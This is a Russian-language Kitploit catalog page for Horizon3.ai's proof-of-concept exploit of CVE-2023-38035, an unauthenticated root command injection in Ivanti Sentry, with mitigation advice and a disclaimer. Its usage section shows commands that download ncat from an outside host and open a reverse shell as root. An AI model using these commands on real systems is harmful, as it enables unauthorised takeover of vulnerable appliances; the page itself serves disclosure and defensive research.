

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-38035 — Эксплойт, подтверждающий концепцию (PoC) для CVE-2023-38035 — неаутентифицированная инъекция команд в Ivanti Sentry, позволяющая выполнять произвольные команды от имени root и открывать обратную оболочку (reverse shell) через ncat. | Kitploit
Инструменты/GitHubGitHub/horizon3ai/cve-2023-38035
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHubhorizon3ai/cve-2023-38035

CVE-2023-38035

Эксплойт, подтверждающий концепцию (PoC) для CVE-2023-38035 — неаутентифицированная инъекция команд в Ivanti Sentry, позволяющая выполнять произвольные команды от имени root и открывать обратную оболочку (reverse shell) через ncat.

Репозиторий
4112323 лет назадПроверено Kitploit
Поделиться

CVE-2023-38035

POC для CVE-2023-38035, затрагивающего Ivanti Sentry

Технический анализ

Технический анализ первопричины уязвимости можно найти в нашем блоге: https://www.horizon3.ai/ivanti-sentry-authentication-bypass-cve-2023-38035-deep-dive

Краткое описание

Этот POC использует неаутентифицированную инъекцию команд для выполнения произвольных команд от имени пользователя root.

Контекст выполнения не позволяет использовать конвейер команд, и в системе нет легко используемых бинарных файлов, поэтому команды можно объединять для загрузки статического ncat откуда-то, например, из https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/ncat.

Использование

python3 CVE-2023-38035.py -u https://<target>:8443/ -c 'wget http://123.123.123.123:8000/ncat -O /tmp/ncat'
[+] Successfully executed command on target!
python3 CVE-2023-38035.py -u https://<target>:8443/ -c 'chmod +x /tmp/ncat' 
[+] Successfully executed command on target!
python3 CVE-2023-38035.py -u https://<target>:8443/ -c 'sudo /tmp/ncat 123.123.123.123 4444 -e /bin/sh'
[+] Successfully executed command on target!

Shell

Меры по смягчению

Обновитесь до последней версии в соответствии с инструкциями в уведомлении Ivanti Advisory

  • https://forums.ivanti.com/s/article/KB-API-Authentication-Bypass-on-Sentry-Administrator-Interface-CVE-2023-38035?language=en_US

Следите за командой Horizon3.ai Attack Team в Twitter, чтобы быть в курсе последних исследований в области безопасности:

  • Horizon3 Attack Team
  • James Horseman
  • Zach Hanley

Отказ от ответственности

Это программное обеспечение было создано исключительно для целей академических исследований и разработки эффективных методов защиты и не предназначено для использования для атаки на системы, за исключением случаев, когда это явно разрешено. Сопровождающие проекта не несут ответственности за неправомерное использование программного обеспечения. Используйте ответственно.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    279

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




